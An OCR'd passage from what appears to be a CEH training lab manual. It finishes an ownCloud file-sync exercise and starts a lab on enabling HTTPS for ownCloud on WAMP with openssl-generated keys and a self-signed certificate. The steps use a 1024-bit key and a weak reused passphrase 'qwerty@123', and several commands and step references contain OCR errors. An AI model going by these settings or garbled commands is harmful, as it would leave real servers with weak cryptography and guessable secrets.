10.0.0.3/owncloud/index.php/apps/files/download/documents/test.pdf

Name	Size	Modified
example .txt	[illegible]	1 hours ago
test .pdf	[illegible]	3 hours ago
2 files	[illegible]	

FIGURE 1.65: File uploaded to documents directory successfully

99. Switch back to **Windows Server 2008** and navigate to **C:\wamp\www\ownCloud\data\shane\files\documents**. Notice that **test.pdf**, on the **Windows 8.1** machine's **C:\Users\Admin\ownCloud\documents**, is synchronized to **C:\wamp\www\ownCloud\data\shane\files\documents**.




Name	Date modified	Type	Size	Tags
example.odt	9/27/2014 12:19...	ODT File	23 KB	
test.pdf	9/26/2014 10:20...	Firefox HTML Do...	246 KB	

FIGURE 1.66: File successfully synchronized to the server

TASK 12

Upload a file to the user (shane) account through Desktop Client

100. Now, copy a file (**abc.mp3**) from **Z:\CEHv9 Module 17 Cloud Computing\Shared Files**, and paste it in **C:\wamp\www\ownCloud\data\shane\files\music**.




Name	Date modified	Type	Size	Tags
abc.mp3	9/26/2014 10:20...	MP3 File	246 KB	
projekteva-lettrain....	9/27/2014 12:19...	MP3 File	3,677 KB	

FIGURE 1.67: Uploading a file from Server to Client (shane)

101. Switch to **Windows 8.1**, navigate to **C:\users\Admin\ownCloud\music**, and wait approximately two to three minutes for the server to synchronize with the client. Observe that **abc.mp3** is added to this directory.

Note: This process is comparatively slower than the process carried out from client to server at **steps 97–99**.



C:\Users\Admin\ownCloud\music

Name	#	Title	Contributing artists	Album
abc.mp3				
projekteva- letitrain...		Let it Rain	Projekt Eva	Nr2

FIGURE 1.68: File successfully synchronized to the client

Note: Thus, whichever file or folder you paste/delete in the client's ownCloud directory will synchronize with the ownCloud server directory located on the Windows Server 2008 virtual machine, without the need to share them through ownCloud.

Lab Analysis

Analyze and document the results related to this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
□ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

2

Transferring Cloud Data Over Secure Channel

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

Web/cloud servers use HTTPS to transfer data securely. HTTPS is implemented on websites that collect information such as login passwords and banking information.

Lab Scenario

Most websites (e.g., social networking, banking, and government sites) require user authentication to allow individual access to content. If any of these websites fail to provide communicating over a secure channel, attackers can attempt to intercept the data passing through them. As a security administrator, you need to ensure that your organization's website provides encryption to the communications passing through HTTP channel.

Lab Objectives

The objective of this lab is to help students learn how to configure a website to transfer data over a secure channel. In this lab, you will learn to:

- Build a http website (ownCloud)
- Provide SSL encryption to a website implemented on HTTP

Tools demonstrated in this lab are available D:\CEH-Tools\CEHv9 Module 18 Cryptography\Heartbleed

Lab Environment

To complete this lab, you will need:

- **ownCloud**, **Microsoft Visual C++ 2010** and **WAMP Server** located at **D:\CEH-Tools\CEHv9 Module 18 Cryptography\Heartbleed**
- You can download the latest version of WAMP Server from http://www.Wampserver.com/en/ and Microsoft Visual C++ 2010 from http://www.microsoft.com/en-in/download/details.aspx?id=5555
- If you decide to download the latest version, screenshots and steps might differ in your lab environment.
- Run this lab in Window Server 2008 virtual machine

- Administrative privileges to run the tool
- A web browser with Internet access in both the machines

Lab Duration

Time: 25 Minutes

Overview of Https

SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM), and virtual private networks (VPNs). Data flowing through the channel is encrypted and is difficult to decode.

Lab Tasks

TASK 1

Stop IIS Service and World Wide Web Publishing Service

Note: Before running this lab, log into **Windows Server 2008** and ensure that you stop IIS admin service and World Wide Web Publishing Service (if you have the service installed on the machine.). To stop the service, go to **Start** → **Administrative Tools** → **Services**, right-click **IIS Admin Service** and click **Stop**, right-click **World Wide Web Publishing Service** and click **Stop**. Also ensure that you stop Internet Information Services (IIS) Manager and Internet Information Services (IIS) 6.0 Manager. To stop Internet Information Services (IIS) Manager, go to **Start** → **Administrative Tools** → **Internet Information Services (IIS) Manager**, right-click on the server name in the left pane and click **Stop** to stop the manager. To stop Internet Information Services (IIS) 6.0 Manager, go to **Start** → **Administrative Tools** → **Internet Information Services (IIS) 6.0 Manager**, right-click on the server name in the left pane and click **Disconnect** to disconnect the manager.

Make sure that you delete all the cookies in the browser in which you will be hosting **ownCloud** and make sure that WampServer is kept online throughout this lab.

1. In **Windows Server 2008**, click **Start** button at the lower left corner of the screen, and then click **start WampServer** to launch the WampServer application.




FIGURE 2.1: Attempting to browse on https

2. Open a web browser, type the URL https://localhost/ownCloud in the address bar, and press **Enter**.




Mozilla Firefox Start Page
https://localhost/owncloud
Google
mozilla
Google
Search
The Web is your playground! See what you can build with Mozilla Webmaker and our global Maker Party.

FIGURE 2.2: Attempting to browse on https

3. You won't be able to access the webpage, as SSL in not enabled on the server where ownCloud is deployed. So, to browse ownCloud over secure channel (https/SSL), you need to enable SSL on the ownCloud server.



Unable to connect

Firefox can't establish a connection to the server at localhost.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

FIGURE 2.3: SSL disabled

4. Go to **Start** menu, right-click **Computer,** and select **Properties** in the menu.





FIGURE 2.4: Selecting Computer Properties

TASK 2

Add an Environment Variable

5. **System Control Panel** appears on the screen, click **Advanced system settings** link.



System

Control Panel ▸ System

View basic information about your computer

Windows edition

Windows Server® Standard

Copyright © 2007 Microsoft Corporation. All rights reserved.

Service Pack 1

System


Processor: Intel(R) Core(TM) i5-2400 CPU @ 3.10GHz 3.09 GHz

Memory (RAM): 1.00 GB

System type: 64-bit Operating System

FIGURE 2.5: Advanced system settings

6. The **System Properties** window appears; go to **Advanced** tab, and click **Environment Variables....**



System Properties

You must be logged on as an Administrator to make most of these changes.

Performance

Visual effects, processor scheduling, memory usage, and virtual memory

User Profiles


Desktop settings related to your logon

Startup and Recovery

System startup, system failure, and debugging information

FIGURE 2.6: Selecting Environmental Variables

7. The **Environment Variables** window appears; click **New...**.



Environment Variables

User variables for Administrator


Variable	Value
TEMP	%USERPROFILE%\AppData\Local\Temp
TMP	%USERPROFILE%\AppData\Local\Temp

System variables

Variable	Value
ComSpec	C:\Windows\system32\cmd.exe
FP_NO_HOST_C...	NO
NUMBER_OF_P...	1
OS	Windows_NT

FIGURE 2.7: Adding a new environmental variable

8. In the **New User Variable** window, enter the variable name **openssl_conf**, enter the variable value **C:\Wamp\bin\apache\apache2.4.2\conf\openssl.cnf** and click **OK**.



New User Variable

Variable name: openssl_conf

Variable value: \bin\apache\apache2.4.2\conf\openssl.cnf

FIGURE 2.8: Adding a new environmental variable


9. Click **OK** in the **Environment Variables** window, and then click **OK** in the **System Properties** window.

TASK 3

Configure php.ini

10. Navigate to the location **C:\Wamp\bin\apache\apache2.4.2\bin** and open **php.ini** with **Notepad++**.


11. Uncomment the **line no. 970** by removing ";" before the code.



```
959  ;extension=php_gmp.dll
960  ;extension=php_intl.dll
961  ;extension=php_imap.dll
962  ;extension=php_interbase.dll
963  ;extension=php_ldap.dll
964  ;extension=php_ming.dll
965  ;extension=php_mssql.dll
966  extension=php_mysql.dll
967  extension=php_mysqli.dll
968  ;extension=php_oci8.dll
969  ;extension=php_oci8_11g.dll
970  extension=php_openssl.dll
971  ;extension=php_pdo_firebird.dll
972  ;extension=php_pdo_mssql.dll
973  extension=php_pdo_mysql.dll
```

FIGURE 2.9: Enabling openssl.dll

12. **Save** the notepad file.



*C:\wamp\bin\apache\apache2.4.2\bin\php.ini - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
New Ctrl+N
Open... Ctrl+O
Reload from Disk
Save Ctrl+S
Save As... Ctrl+Alt+S
Save a Copy As...
Save All Ctrl+Shift+S
Rename...
Close Ctrl+W
Close All
Close All but Active Document
Move to Recycle Bin
Load Session...
Save Session...
Print... Ctrl+P
Print Now
1: C:\Snort\etc\snort.conf
2: C:\Snort\rules\icmp-info.rules
3: C:\Snort\log\192.168.0.12\ICMP_ECHO.ids
4: C:\wamp\bin\apache\apache2.4.2\conf\extra\httpd-ssl.conf
Open All Recent Files
Empty Recent Files List
Exit Alt+F4

FIGURE 2.10: Saving the php.ini file

13. **Restart** the machine.

14. Click **Start**, and then click **WampServer**.




FIGURE 2.11: Starting WampServer

15. WampServer icon appears in the notification area, as shown in the screenshot:




FIGURE 2.12: WampServer activated

Note: If the icon doesn't turn green, go to **Start → Administrative Tools → Internet Information Services (IIS) Manager**, right-click on the server name in the left pane, and click **Stop** to stop the manager. Then, click Wamp Server icon in the notification area, and select **Restart All Services**.

You can even stop the World Wide Publishing Service.

TASK 4

Create a Private Key

16. Navigate to **C:\wamp\bin\apache\apache2.4.2**, right-click **bin** folder, and select **CmdHere**.





FIGURE 2.13: Launching CmdHere

17. The command prompt appears, pointing to the directory location **C:\wamp\bin\apache\apache2.4.2\bin**.

18. Type **set openssl_conf - C:\wamp\bin\apache\apache2.4.c\conf\openssl.cnf** and press **Enter**.



```
C:\wamp\bin\apache\apache2.4.2\bin>set openssl_conf =C:\wamp\bin\apache\apache2.
4.c\conf\openssl.cnf
openssl_conf=C:\wamp\bin\apache\apache2.4.2\conf\openssl.cnf

C:\wamp\bin\apache\apache2.4.2\bin>_
```

FIGURE 2.14: Setting environment variable to openssl.cnf


19. Now the environment variable is set to **openssl.cnf**.

20. Type **openssl genrsa -des3 -out server.key 1024** and press **Enter** to create a server private key named **server** with **1024** bit encryption.

21. You will be asked to enter a pass phrase (password) for the generated key. Type a password of your choice and press **Enter**.

22. In this lab the password entered is **qwerty@123**.

23. You will be asked to re-enter the same password for the purpose of verification. So, retype the password and press **Enter**.




```
C:\wamp\bin\apache\apache2.4.2\bin>openssl genrsa -des3 -out server.key 1024
Loading 'screen' into random state - done
Generating RSA private key, 1024 bit long modulus
........................++++++
................................++++++
e is 65537 (0x10001)
Enter pass phrase for server.key:
Verifying - Enter pass phrase for server.key:

C:\wamp\bin\apache\apache2.4.2\bin>
```

FIGURE 2.15: Creating a server private key

24. Apache for windows does not support private keys that are password protected, so you need to remove pass phrase from the RSA private key.

25. Type **openssl rsa -in server.key -out server.pem** and press **Enter**.

26. You will be asked to enter the pass phrase for the **server.key**. Type the password you have assigned in **step 24** (here, **qwerty@123**), and press **Enter**.



```
C:\wamp\bin\apache\apache2.4.2\bin>openssl genrsa -des3 -out server.key 1024
Loading 'screen' into random state - done
Generating RSA private key, 1024 bit long modulus
........................++++++
................................++++++
e is 65537 (0x10001)
Enter pass phrase for server.key:
Verifying - Enter pass phrase for server.key:

C:\wamp\bin\apache\apache2.4.2\bin>openssl rsa -in server.key -out server.pem
Enter pass phrase for server.key:
writing RSA key

C:\wamp\bin\apache\apache2.4.2\bin>_
```


FIGURE 2.16: Removing pass phrase from the RSA private key

TASK 5

Create a self-signed Certificate

27. Type **openssl req -new -key server.key -out server.csr** and press **Enter**.

28. Type the passphrase you have assigned in **step 24** (**qwerty@123**) for the private key (server.key), and press **Enter**.




Administrator: C:\Windows\system32\cmd.exe - openssl req -new -key server.key -out server.csr

```
C:\wamp\bin\apache\apache2.4.2\bin>openssl req -new -key server.key -out server.
csr
Enter pass phrase for server.key:
Loading 'screen' into random state - done
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
```

FIGURE 2.17: Removing pass phrase from the RSA private key

29. You will be asked to enter information such as your country, state, city, etc. Fill in your details in the respective fields. The information you provide in these fields will be incorporated into your certificate request.




```
C:\wamp\bin\apache\apache2.4.2\bin>openssl req -new -key server.key -out server.
csr
Enter pass phrase for server.key:
Loading 'screen' into random state - done
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:Florida
Locality Name (eg, city) []:Miami
Organization Name (eg, company) [Internet Widgits Pty Ltd]:ABC
Organizational Unit Name (eg, section) []:DEF
Common Name (e.g. server FQDN or YOUR name) []:localhost
Email Address []:rini[redacted]@gmail.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:qwerty@123
An optional company name []:aaaaa

C:\wamp\bin\apache\apache2.4.2\bin>_
```

FIGURE 2.18: Assigning certificate value

30. Type **openssl x509 -req -days 365 -in server.csr -signkey server.key -out server.crt** and press **Enter**.


31. Type the pass phrase (**qwerty@123**) for server.key, and press **Enter**.



```
C:\wamp\bin\apache\apache2.4.2\bin>openssl x509 -req -days 365 -in server.csr -s
ignkey server.key -out server.crt
Loading 'screen' into random state - done
Signature ok
subject=/C=US/ST=Florida/L=Miami/O=ABC/OU=DEF/CN=localhost/emailAddress=rini[redacted]
@gmail.com
Getting Private key
Enter pass phrase for server.key:

C:\wamp\bin\apache\apache2.4.2\bin>
```

FIGURE 2.19: Entering the passphrase

